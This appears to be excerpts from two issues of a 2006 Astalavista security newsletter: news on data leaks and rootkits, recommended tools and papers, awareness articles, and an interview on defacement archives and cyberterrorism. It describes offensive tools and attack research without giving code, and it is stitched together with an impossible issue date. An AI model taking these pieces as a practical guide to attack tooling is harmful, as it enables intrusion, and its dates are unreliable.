More info on the attacks can be found here as well :
http://www.techworld.com/security/news/index.cfm?NewsID=5586

[POLICE DATA ON 4,400 UPLOADED VIA WINNY]

Police in Ehime prefecture in Japan have announced that sensitive data on 4,400 people was accidentally uploaded to the Internet through the Winny peer-to-peer (P2P) file sharing application. The information includes records on suspects, victims, and investigation informants. The oldest leaked datum dated back to 1984. The police will apologize to those affected by the leak and offer a free telephone consultation. The police are asking web hosts and managers of bulletin board systems to remove the data if they find it on their websites. The Ehime announcement follows a similar incident in Okayama prefecture revealed earlier in the month, which involved the data of 1,500 suspects and victims.

More information can be found at :

http://www.yomiuri.co.jp/dy/national/20060321TDY02008.htm

Astalavista's comments :

Several thoughts, why was the info available unencrypted given its sensitivity, and now that this is public (probably read by a third-party that hopefully cannot take advantage of it), how would they deal with the situation, actually protect the leaked people's data – informants are to be worried, and such events could provoke major scandals. The only fact protecting government or police entities from these increasing P2P sensitive data leaks is how

average people come across them, but what if they were to take advantage of the information?

[STATE SEIZES NEWSPAPER'S HARD DRIVES IN LEAK PROBE]

The Pennsylvania Attorney General's Office has seized four hard drives from the newsroom of the Intelligencer Journal of Lancaster in a grand jury probe. The state Supreme Court rejected the Intelligencer Journal's challenge to the subpoena, and the Attorney General's office refused the newspaper's offer to allow investigators to use the computer to find the information they seek in a less intrusive manner. The investigation seeks to determine whether Lancaster Coroner G. Gary Kirchner gave reporters his password to a restricted law enforcement site. The newspaper warns that the seizure could have a "chilling effect on newsgathering", as sources would be less likely to trust reporters if they believe the state can seize data from newspapers at will.

More information can be found at :

http://www.yorkdispatch.com/pennsylvania/ci_3608667

Astalavista's comments :

A lot of commentaries followed on this case, I think they were basically looking for a reason to go in-depth into possible government/military sources leaking information – we've witnessed quite some cases recently. And if they didn't find any sign of such evidence, it would have successfully figured out all the private correspondence, and contacts of the journalists in question – enough on free speech.

[03] **Astalavista Recommended Tools**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **BURP SUITE V1.0** "

Burp suite is an integrated platform for attacking web applications. It contains all of the burp tools (proxy, spider, intruder and repeater) with numerous interfaces between them designed to facilitate and speed up the process of attacking a web application. All plugins share the same robust framework for handling HTTP requests, authentication, downstream proxies, logging, alerting and extensibility. Burp suite allows an attacker to combine manual and automated techniques to enumerate, analyse, attack and exploit web applications. The various burp tools work together effectively to share information

and allow findings identified within one tool to form the basis of an attack using another.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6483

" **ZEPPO- I386 ROOTKIT DETECTION TOOL FOR LINUX** "

Zeppoo is a tool that detects rootkits on i386 Linux. It also detects hidden tasks, modules, syscalls, corrupted symbols and hidden connections.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6463

" **SECURE FTP FACTORY V5.5** "

Secure FTP Factory is a set of Java classes for communicating with FTP servers using the FTP, SFTP (FTP over SSH), and FTPS (FTP over SSL) protocols. The components offer complete FTP functionality, including the ability to transfer files, rename files, delete files, create directories, transfer directories recursively, and more.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6450

" **DARIK'S BOOT AND NUKE (CDR/CDRW VERSION)** "

Darik's Boot and Nuke ("DBAN") is a self-contained boot floppy that securely wipes the hard disks of most computers. DBAN will automatically and completely delete the contents of any hard disk that it can detect, which makes it an appropriate utility for bulk or emergency data destruction. Please clearly label your DBAN boot media because it is dangerous.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6437

" **SQUTUN V1.1** "

SquTUN (pronounced "skew-ton") creates an AES-encrypted, SHA-1 authenticated UDP tunnel over which IP packets received from a TUN interface are encapsulated and transmitted. It is intended to replace installations that are currently using CIPE for point-to-point VPN's. Unlike CIPE, SquTUN doesn't require a custom kernel module. Furthermore, SquTUN's implementation and interface are much less complex, leading to greater confidence in its correctness.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6427

" **MICROSOFT THREAT ANALYSIS AND MODELING V2.0 BETA2** "

Microsoft Threat Analysis & Modeling tool allows non-security subject matter experts to enter already known information including business requirements and application architecture which is then used to produce a feature-rich threat model. Along with automatically identifying threats, the tool can produce valuable security artifacts such as: - Data access

control matrix - Component access control matrix - Subject-object matrix - Data Flow - Call Flow - Trust Flow - Attack Surface – Focused reports

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6382

" **SECURITY CLOAK** "

Allows you to spoof your OS in order to fool passive fingerprinting techniques (twenty different OSs are supported). Also helps prevent information leakage via timestamp options.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6372

" **QEMU-PUPPY** "

QEMU-Puppy is an OS and a set of applications on a USB memory stick. This OS can be booted natively or on top of another already installed OS. Just borrow a PC, boot your own environment, and return the PC unaffected.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6360

" **PHP OPENID V1.0.0** "

The PHP OpenID library implements the OpenID decentralized identity system. It can be used to enable single-sign-on across Web applications. The library includes examples and different options for storage back-ends.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6352

" **CREDENCE 1.4** "

Credence is a tool for combating spam and pollution in filesharing networks. It lets you vote on files in the network, analyzes the votes of your peers so that you can avoid polluted files, and automatically identifies the voters in the network that are most credible and useful. It is built as an extension to LimeWire, running on the Gnutella filesharing network.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6331

[04] **Astalavista Recommended Papers**

" **STEALING AL-QA'IDA'S PLAYBOOK** "

Our authors suggest ways to address this significant shortfall. Not only do they attempt to answer the who and what sort of questions in plain language; they also outline a highly original method for discerning the answers to these questions that has, up to now, been ignored or poorly used. One of the best places to look for information regarding the strengths and weaknesses of the jihadi movement,

Brachman and McCants argue, is in texts written by jihadi ideologues.* Of course, a number of analysts inside and outside the U.S. government read texts like these for insight into al-Qa`ida's strategic thinking. But it has been my experience that many of the most useful texts have not received attention.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6319

" **SECURITY CONSIDERATIONS FOR GOOGLE DESKTOP** "

Desktop search represents an emerging (Q1 2006) market segment designed to make searching your desktop as easy as it is to search the Internet. This paper examines, from a security perspective, one entry in this product space: Google Desktop. The goal is to provide information that can be leveraged by the University community to perform a more thorough evaluation or a more secure deployment of Google Desktop.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6336

" **PROTECTING BROWSER STATE FROM WEB PRIVACY ATTACKS** "

Through a variety of means, including a range of browser cache methods and inspecting the color of a visited hyper- link, client-side browser state can be exploited to track users against their wishes. This tracking is possible because per- sistent, client-side browser state is not properly partitioned on per-site basis in current browsers. We address this prob- lem by reopening the general notion of a "same-origin" policy and implementing two browser extensions that enforce this policy on the browser cache and visited links.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6349

" **SUBVIRT – IMPLEMENTING MALWARE WITH VIRTUAL MACHINES** "

We evaluate a new type of malicious software that gains qualitatively more control over a system. This new type of malware, which we call a virtual-machine based rootkit (VMBR), installs a virtual-machine monitor underneath an existing operating system and hoists the original operating system into a virtual machine. Virtual-machine based rootkits are hard to detect and remove because their state cannot be accessed by software running in the target system.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6365

" **ARGOS – AN EMULATOR FOR CAPTURING ZERO-DAY ATTACKS** "

Argos is a full and secure system emulator designed for use in Honeypots. It is based on QEMU, an open source processor emulator that uses dynamic translation to achieve a fairly good emulation speed.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6394

" **RFID VIRUSES AND WORMS OR IS YOUR CAT INFECTED WITH A COMPUTER VIRUS?** "

While we have some hesitation in giving the "bad guys" precise information on how to infect RFID tags, it has been our experience that when talking to people in charge of RFID systems, they often dismiss security concerns as academic, unrealistic, and unworthy of spending any money on countering, as these threats are merely "theoretical." By making code for RFID "malware" publicly available, we hope to convince them that the problem is serious and had better be dealt with, and fast. It is a lot better to lock the barn door while the prize race horse is still inside than to deal with the consequences of not doing so afterwards.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6421

" **CONTEMPORARY APPROACHES TO PROJECT RISK MANAGEMENT:ASSESSMENT&RECOMMENDATIONS** "

In order to manage risks, we have to define what risk is. From the OXFORD dictionary, risk is defined as 'possibility of meeting danger or suffering harm'. With this definition, it makes us feel that there is a need to avoid risks especially when managing projects. But unfortunately, like what all risk managers know, risk can never be avoided BUT it can be reduced and that is what management wants to hear. And unfortunately again, risks are often ignored. By abolishing constraints and reducing ambiguities, risk can be minimised to an acceptable level. Project risks may be accidentally overlooked by those who just do not have time to look into it or those who want to avoid serious delays.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6414

" **DETECTING BOTNETS USING A LOW INTERACTION HONEYPOT** "

This paper describes a simple honeypot using PHP and emulating several vulnerabilities in Mambo and Awstats. We show the mechanism used to 'compromise' the server and to download further malware. This honeypot is 'fail-safe' in that when left unattended, the default action is to do nothing – though if the operator is present, exploitation attempts can be investigated. IP addresses and other details have been obfuscated in this version.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6454

" **DNS AMPLIFICATION ATTACKS** "

This paper outlines a Distributed Denial of Service (DDoS) attack which abuses open recursive Domain Name System (DNS) name servers using spoofed UDP packets. Our study is based on packet captures and logs from attacks reported to have a volume of 2.8Gbps. We study this data in order to further understand the basics of the reported recursive name server amplification attacks which are

also known as DNS amplification or DNS reflector attacks. One of the networks under attack, Sharktech, indicated some attacks have reached as high as 10Gbps and used as many as 140,000 exploited name servers. In addition to the increase in the response packet size, the large UDP packets create IP protocol fragments. Several other responses also contribute to the overall effectiveness of these attacks.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6448

" **THE TOP 10 INFORMATION SECURITY MYTHS** "

When it comes to information security, there's a lot of popular wisdom available, but much of it is unfounded and won't necessarily improve your organization's security. Only by cutting through the hype to separate reality from myth can IT professionals help take their enterprises to the next level. Here are 10 network security myths that bear further examination.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6493

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

check out the special discounts!!

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **7.22 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates

- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] Site of the month

Secure Coding

http://www.cert.org/secure-coding/

This area describes our efforts toward developing secure coding practices that software producers can use to avoid vulnerabilities in new software.

[07] Tool of the month

VMware Virtual Machine Importer 2.0 Beta Program

http://www.vmware.com/products/beta/vmimporter/

VMware is proud to announce the Beta availability of Virtual Machine Importer 2.0, the latest desktop utility for IT professionals and software developers/testers working with virtual machines. VMware Virtual Machine Importer (VMI) is a freely available, stand-alone utility to import virtual machines from different source formats into several VMware product destinations

[08] Paper of the month

Able Danger and Intelligence Information Sharing

http://www.fas.org/irp/congress/2005_hr/shrg109-311.html

Congressional hearings, September, 2005.

[09] Astalavista Security Toolbox DVD v2.0 – Download version available!

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for

convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=153

[10] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **Establishing an internal security awareness culture – the basics -**

In this brief article I'll discuss various key points on the usefulness and basics of introducing an internal security awareness culture. Moreover, we'll also discuss how the lack of such is capable of influencing your organization in the long term.

What's the current situation?

Companies are getting more and more obsessed with perimeter based security solutions, some are actually discovering the concept with the introduction of a full-time E-business activities altogether, clearly missing the basic point that security is about applications, processes, and yes, people. These very same people are the ones sitting behind your IT infrastructure, configuring or directly taking advantage of it for their daily activities, that turns all of them into a possible attack vectors for malicious attackers. While organizations, and hopefully yours is among them, are getting more training-conscious, in the last issue of the Astalavista's Security Newsletter we covered the topic of security training and emphasized on prioritizing the people that mostly need it, given of course you somehow manage to control the environment of them as well as the others.

Why do we need such a culture?

Mostly because the risk exposure to security threats facing your organization should be shared among everyone functioning in it, and everyone is to a certain extend responsible. Employees even trying to forward sensitive data outside the organization, or impulsively clicking on every link received through email or IM aren't an example of that. Positioning and actually executing a sound strategy must turn into a commitment if you are to stay away of contingency plans, but stick to security investments only. Moreover, your employees will hopefully understand they must play a role in the process as well, which is what you're trying to achieve. Google for instance, has been the perfect case study on establishing a powerful internal culture – shared goals and level of commitment.

How to achieve it?

Start with setting clear and easily measurable objectives, but keep in mind that not all of them should be quantitative, that is, leave some space to actually figure out how are they progressing going beyond surveys, do they witness the change and put some economic thoughts into the problem. Evaluating the current situation is perhaps the first step you could take. How often do employees get spam and how often do they actually click on the links? Are there any currently enforced security policies that is access control, removable media, or for instance, host's integrity preserved? So, when you have evaluated the current situation, set clear and easily to measure both qualitative and quantitative objectives, its

- Emphasize on clear and common goals
- Don't overload everyone with security posters and creative it's like a Bunker, it's a workplace
- Set progress milestones
- Get their attention, make it personal
- Keep it both formal and informal

What if we don't?

Simple - you will continue living in the illusion that security is all about technologies, it isn't, technology is only an enabler, not an aim, what's left the panacea of security. Security is everyone's responsibility. For systematic approach on security awareness programs – not culture – you can look further at :

http://csrc.nist.gov/publications/nistpubs/800-50/NIST-SP800-50.pdf

[11] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- How do I figure out who's attacking me? –

In this brief article we'll review important things to keep in mind whenever you want to trace the host supposedly attacking you, and try to emphasize on should you be doing just that instead of putting security measures in place.

The age-old question "Who's attacking me" seems to be still often asked these days. According the FBI's 2005 Computer Crime Survey a great deal of companies are Actually trying to figure this out, and still couldn't which leaves you, the end user in a very interesting position. Port scan attempts, floods, alerts or anything else your security software generates is often a cause for alarm, that's they way it should be, what you shouldn't be actually concerned about is who's attacking or, as it's not "personal", you're a part of the Internet, you're discoverable to a certain extend. Whether you're received a suspicious email with malware of phishing, a personal threat, it always comes down to looking at headers, and reporting them, and of course they're spoofed, or actually have real IP information while sent through

That said, this again leaves the question unanswered – the hosts your see attacking are on the majority of occasions infected hosts around the world looking for more victims, forgotten zombies of old malware trying to continue their lifecycle, and tracing these – you wouldn't be able to change the world alone, but together we can still make a distributed judgment :)

Go through the following resources on :

Tracing email messages
http://gandalf.home.digital.net/spamfaq.html

Report a phishing attack
http://www.antiphishing.org/report_phishing.html

Report child pornography
http://isc.sans.org/diary.php?storyid=1193

Submit your firewall logs here
http://dshield.org/

Report a botnet:
http://www.shadowserver.org/

Free online network tools
http://www.dnsstuff.com/

[12] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Roberto Preatoni,** a key member of the Zone-H's team http://www.zone-h.org

Your comments are welcome at security@astalavista.net

Interview with Roberto Preatoni, http://www.zone-h.org

Astalavista : Hi Roberto, would you, please, introduce yourself to our readers and tell us something more about your experience when it comes to information security and information warfare?

Roberto : My full name is Roberto Preatoni, I'm 39 and I am Italian even though I spent the last third of my life outside my home country, the last two years specifically globetrotting for hacker conferences and hacking seminars.

I started, as almost everyone of my age with the Commodore 64 microcomputer, the best machine ever built to play hacker games (I apology with the

ZX Spectrum fans...). I started to be interested in information warfare as soon as Internet became popular, as it was clear to me that the next level of warfare *had to be* conducted on the digital level.

Astalavista : To all the folks out there that haven't heard of Zone-H, or know nothing about its aim, could you tell us what is Zone-H all about and how it has evolved during the years since it started?

Roberto : Good question. We decided to open zone-h as we saw that the other mirror website were slowly slowly dying. A mirror archive such zone-h is necessary as it shows to the public the trends and the quality of the attacks (server side). As by today we receive notifications of 2,000/3,000 defacements, on a daily base.

One of the common mistake people are doing is to judge the "defacement" a lame crime therefore judging indirectly also the mirror websites such zone-h. To all those who are thinking the same let me tell that the defacement is just a choice, behind that there are techniques that often are the same of more serious cybercrimes. Last but not least, Zone-H evolved from its original scope into something that gives to the community a lot more than news about defacements. We published a lot of self-produced advisories, we publish free hacker comics, free music tracks and we publish self written news and commentaries about hot topics.

Astalavista : What is Zone-H's team up to these days, and what are some of your future project development plans as well?

Roberto : Zone-H has grown from a simple home-made project to an international project embracing a 50 strong member crew and 4 different localized versions of the website. Soon a new version of Zone-H will be up and running, it will be more focused on warfare and geopolitic issues, a few international names in journalism (not only IT) already agreed to contribute with exclusive contents. We are also enlarging the sphere of activity of our Hands on Hacking training which is the only source of income to maintain Zone-H which is an extremely expensive "hobby" in money and time (ask to Alldas and Attrition about it...)

Astalavista : To many, Zone-H's contradictive defacement archive act as a incentive for script kiddies to keep on defacing and work on their ego knowing that the "made it to Zone-H", while it can be argued that it's the only early warning system for detecting hacktivism tensions around these days. What are your comments on your digital attacks contribution, and how do you perceive its usefulness?

Roberto : First of all, mirror websites appeared after the first Defacements happened, this should answer it all. But to this question (which is fully legit) I answer with this link:

http://www.fbi.gov/wanted.htm

The question is: is the FBI eligible to unethical conduct given that they are giving space to criminals and report their crimes to the public? Is CNN guilty of conspiracy in regards of the Sept. 11th facts, given that they showed live Bin Laden's bombing attacks?
I also want to answer posting this information: 8129 early warning subscribers (http://www.zone-h.org/en/warnlist). This is the number of the subscribers of zone-h's free early warning service. Given that a lot of websites get compromised not at the homepage level (often the cracker is creating a www.site.com/hacked subpage) how would the "normal" administrator be able to understand that the site was hacked given that the homepage wasn't substituted? The answer can be only in a service like the one zone-h is giving. In this view, we are receiving a lot of emails from thankful administrators whom got to know about their site being compromised ONLY thanks to zone-h prompt report. But yes, we also get some hate-mails as well, not too many fortunately.

Astalavista : Compared to five years ago, you would rarely see someone hacking military and government networks while looking for evidence of UFO contacts. These days, as it's all about the money. Can we still talk about hacktivism in today's profit-driven underground, what is the current situation and what are your comments on some possible future trends on hacktivism, cyber-crime and cyberterrorism?

Roberto : I am personally confident that hacktivists and hacktivism will never disappear as the power and the opportunities given by the use of the Internet for effective cyber-protests will be more and more appealing. As you said, the current underground is profit driven, we witness every day skilled people turning to the profit oriented side of the hacking but I guess this is due to the fact that where is business, there is criminality and Internet *is* business.

I would like to point out a psychological evaluation though of such fact. Interned related crimes (defacements included) are committed by a criminal hackers who are probably sitting in a cozy armchair located in their living room, having a bottle of beer in their right hand and a cigarette in the left one and acting through a bunch of hops between strategic shells. What I mean is that hacking doesn't carry along with it the "thrill" of the traditional crimes like robbing a bank. Thus, the threshold of the perceived risk is very low, this is why we should expect an overall raise in the Internet related crimes.

Astalavista : Cyberterrorism is a sexy threat these days, it provokes the imagination, and it can be argued that the speculation has a favorable effect on increasing intelligence cyberterrorism as a platform for communication.

How real do you think the threat is in respect to communication, recruitment, propaganda, fund-raising, and research?

Roberto : Well, I just published a book related to cyberterrorism and cyberwarfare, I don't want to abuse of this interview to sell more copies so I won't name the title of it but I told it just because I wanted to point out the fact that I am very sensible to the matter. We should not consider the cyberterrorism as the way to cause directly death and destruction like shutting down the SCADA system of a nuclear powerplant but there are serious evidence of the use of the Internet as a very cheap (and more effective) way to substitute the traditional Command and Control centers needed to plan terrorist activities.

The Internet has been used to collect money (fund raising campaigns) to sustain terrorists activities. I personally recall a website that was collecting the money to be used to maintain the families of the suicide bombers of the Al Aqsa martyr brigades. There are still websites that are collecting the volunteers for the martyrdom. Three Bin Laden's foundations have been funded for a long time by US's and private money to sustain campaign in favour of the Islamic culture while the same money were actually sent as a contribution of the Afghani resistance movement of the mujahedeens.

I would like also to say that the fact that the terrorists are using Internet is wrongly perceived by the media as something exceptional. Should also be considered exceptional the fact that also we are using the Internet? No, it's absolutely normal as it became a common mean of communication and an exceptional media for political propaganda. Beheading movies included.

Finally I want to point out that in one of the Al Qaeda manuals (at least so considered by the English MI6 services that translated it after it was seized by an English police raid in an apartment belonging to a suspect terrorist) there is an entire chapter related to Internet and cryptography.

But again, we shouldn't be too much surprised of that as those manuals, as most of the presumed Al Qaeda terrorist manual are a mere translation of traditional CIA manuals with an integration of ad-hoc Islamic concepts...

Astalavista : What is your attitude on the current state of commercializing vulnerability research, and what would be the most suitable model satisfying vendors, researchers and end users at the bottom line?

Roberto : I have an idea on which I am working, allow me some time to show it to the world... ;)

Astalavista : If you were to name the most worth-mentioning cases in respect to hactivism tensions, perhaps government backed one as well, for the last several years, which ones would you name?

Roberto : From my own direct experience, I would name the Chinese government sponsored round of hacking attempts and trojans that westerns servers and mail receivers enjoyed in the last quarter (one of the zone-h co-founders is currently the administrators of some of the EU servers in Bruxelles, so we have first hand evidences of it . I'd also like to name the Islamic cyber-protest for the Prophet Mohammed cartoons issue That led to the defacements of tenths of thousands of western servers, several of them Danish.

Finally in the first episode of the Hero-Z comics (Network Conspiracy http://hero-z.org/modules.php?name=Downloads&d_op=viewdownload&cid=35) we talked, much before the Electronic Frontier Foundation did, about embedded spying devices in the electronic components of everybody's computers. Science fiction or blatant vision? Up to you the judgment...

Astalavista : In conclusion, and going out of the security world, what are among the other things that motivate you enough to mention them as extracurricular activities?

Roberto : Well, the production of free comics and the related free music tracks (I saw some of them on Astalavista archives) makes me particularly proud ;) In my free time I work also on a new book about cyberwarfare and I am also a professor for an Italian University about... Internet abuses in the University's IT Security fundamentals course.

Astalavista : Thanks for your time, and keep up the good work!!

[13] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-
SplunkBase
-

http://www.splunk.com/base

Tag your logs!

-
10 Favorite Firefox Extensions
-
http://farrokhi.net/blog/archives/000572.html

Security/Privacy related firefox extensions for you

-

Programming language inventor or serial killer?

-

http://www.malevole.com/mv/misc/killerquiz/

Can you tell a coder from a cannibal?

-

The Web Hacking Incidents Database

-

http://www.webappsec.org/projects/whid/

The web hacking incident database (WHID) is a Web Application Security Consortium project dedicated to maintaining a list of web applications related security incidents.

-

The PHP Security Consortium

-

http://phpsec.org/

Founded in January 2005, the PHP Security Consortium (PHPSC) is an international group of PHP experts dedicated to promoting secure programming practices within the PHP community. Members of the PHPSC seek to educate PHP developers about security through a variety of resources, including documentation, tools, and standards.

Astalavista Group Security Newsletter
Issue 28 – 31 April 2006
http://www.astalavista.com/
security@astalavista.net

- Freenetproject
- IM Threat Center
- Pest Research Center Statistical Reports

[01] **Introduction**

Dear readers,

Welcome to **Issue 28** of the **Astalavista's Security Newsletter**

In the April's edition of our periodical summary of the security industry, and keep you up to date with various Astalavista's activities, we will again provide you with news and related commentaries, recommended tools and reading materials, two articles, namely "**How to Report Security Breaches, and Why**", "**Should we trust remote kids' monitoring services?**" and an interview with **Nick** from http://secureMAC.com, among the most popular sites for MAC Security related resources and tools.

Enjoy the issue, and fell free to send us your feedback as usual. Till next month – keep your feedback coming as usual!

Check out the Geeky Photos section :

http://www.astalavista.com/index.php?section=gallery as well as our April's shots :

http://www.astalavista.com/index.php?section=gallery&cmd=showCat&cid=48

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

[02] **Security News**

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**BLOGOSPHERE SUFFERS SPAM EXPLOSION**]

Mark Frauenfelder, founder of the Boing Boing blog and writer for his personal MadProfessor.net blog, manually deletes spam from his blog, and has noticed a spike in comment spam since earlier in 2006. A filtering service such as Akismet can cost upwards of $200 a month for commercial blogs, while individual professional bloggers are charged only $5. While some companies are developing stronger filters, others are making it harder to post comments, so only humans can get through. Bloggers can also manually filter comments, but that can be time-consuming for popular blogs. Blog spam is also used to illegitimately boost a site's search rankings.

More information can be found at :

http://news.com.com/2100-7349_3-6059672.html

Astalavista's comments :

While the majority of blogs get quite some comment spam, I don't really think that's the main problem – splog or on purposely created spam blogs with the idea to attract certain keyword searchers. Keep in mind that automatically generated spam web sites, and not just blogs often make it within the first 40-50 search results which is something. That type of threat, as well as privacy fears and click fraud are among the things Google to Google, which is still maintaining its lead position in search must deal with if they don't want to lose their competitiveness. Manual cleaning works fine to a certain stage only, and then gets so annoying that CAPTHA's start taking care of automated bots. Blog filtering services, given they archive explicit velocity, and with the over 30m blogs already I think they did, have a potential, but fighting comment spam through filtering is the wrong approach, the blogging platform provider can easily take action realizing all the end user wants to do is blog. On BoingBoing or other popular blogs people tend to comment and try to keep the discussing going through submitting links to blogs/sites of their own, could this be defined as spam as would filtering software tackle it?

[**DOES OPEN SOURCE ENCOURAGE ROOTKITS?**]

Security vendor McAfee is blaming the growing sophistication of rootkits on the open source development model. According to McAfee, sites like Rootkit.com provide malware writers with the means to exchange exploit code and collaborate on rootkit development. Greg Hoglund, CEO of security firm HBGary and operator of Rootkit.com, says the site is intended for educational purposes and can even be a resource for antivirus companies. Posting a rootkit to the site would just make it easier for antivirus companies to guard against

it. Trend Micro notes that the Rootkit.com community also uncovers useful information for antivirus companies. As rootkits grow harder to detect and remove, some security experts have suggested it is simpler to throw away a computer and start over than to restore it.

More information can be found at :

http://www.networkworld.com/news/2006/041706-open-source-rootkits.html

Astalavista's comments :

Of course it does, but so is better knowledge gained through analyzing and looking for common patterns as some techniques are getting rather copy'n'paste ones. New techniques would inevitably emerge, but if you can provide protection to all the publicly available ones like in Rootkit.com's case and make a judgement about the future out of it, good work. I often argue, that sometimes it's better to know the resource for the information instead of having to digg for yourself. The community is well backed up by prominent researchers and at least for me that's a sign of quality.

Open source is among the main driving factors for the rise of malware, and mostly modifications of bot families. As we have recently seen, the most popular rootkit toolkit for sale the HackerDefender ceased to exist mainly because of the many open source(free and no maintenance) alternatives.

[**OPEN SOURCE BUG HUNTERS MAKE SHORT WORK OF CLEAN-UP**]

Coverity has announced that open source programmers quickly reacted to fix over 900 flaws discovered in open source tools through a federally sponsored survey. Ben Chelf, chief technology officer for Coverity, says some softwares --such as the Samba, Amanda and XMMS projects -- are now bug free and the open source community is producing patches at an "an extremely fast rate". The survey was the result of the Department of Homeland Security's (DHS) three-year Open Source Hardening Project, which awarded $1.24 million to Coverity, Stanford University, and Symantec to conduct the study. Coverity analyzed over 17.5 million lines of code from 32 open-source projects to find an average of 0.434 bugs per 1,000 lines of code. More than 200 developers signed up for access to the flaw database in the week after Coverity published its findings.

More information can be found at :

http://www.silicon.com/0,39024729,39157866,00.htm

Astalavista's comments :

Nothing ground breaking in here besides $1.24 million spend on a

single "severe" X11 vulnerability, while on the other hand I find the idea of government-funded open source auditing project fascinating. Moreover, we also have a great example of using exploit derivatives concepts while they could have greatly improved that and picked up more popular products. At the bottom line, what you shouldn't do it base your security criteria on the use of automated code auditing tools only -- seek a more qualified HR, and rethink your position in the market for software vulnerabilities. What is your company's employees' attitude towards looking for vulnerabilities in your products though incentives, and what is yours? Cheers to the vendors participating, but why don't target web applications as well next time?

[**USB SECURITY: A STICKY SITUATION**]

In this opinion piece, the author argues that 'shutting down transfer points must be made easier", as currently "Duco Cement is the preferred glue for permanently shutting down USB, serial or any other laptop port." These "brute-force methods used to shut off port access" have gained publicity partly after the outcry over the sale of stolen flash drives, allegedly containing the identities of local agents, outside of the Bagram Airbase in Afghanistan. However, other "leaky methods, including infrared, wireless and transferring the hard drive from a stolen laptop to an unfettered laptop" could still be used on machines with glued up ports. Concluding that "security still often takes a back seat to ease of use, flashy graphics and speedy connections," the author hopes that "incorporating security into the design from the start and making the level of security a visible reminder for the computer user" will eventually address the problem.

More info can be found at :

http://www.eweek.com/article2/0,1759,1953140,00.asp?kc=EWRSS03119TX1K0000594

Astalavista's comments :

This is interesting, the majority of PCs ship with build-in USB ports, and here we have companies using glue to physically isolate the ports. You can also often come across to other companies offering paid products to deal with USB sticks, when you can basically ask your administrator to do it – or do it yourself. It's great they've mentioned wireless, that includes Bluetooth as well, but blocking USB ports doesn't mean information couldn't leak when there's Internet availability. Shutting down, or first monitoring to evaluate the threat posed by removable media in order to justify future security spending? Risk management solutions that prevent sensitive information leakage on several different layers can be costly sometimes. Either ensure employers monitoring activity is monitored to a certain extend, to try not to promote culture giving more incentives to insiders, but to the employees themselves – the greatest asset.

[**HSBC ROLLS OUT ANTI-PHISHING TOKENS**]

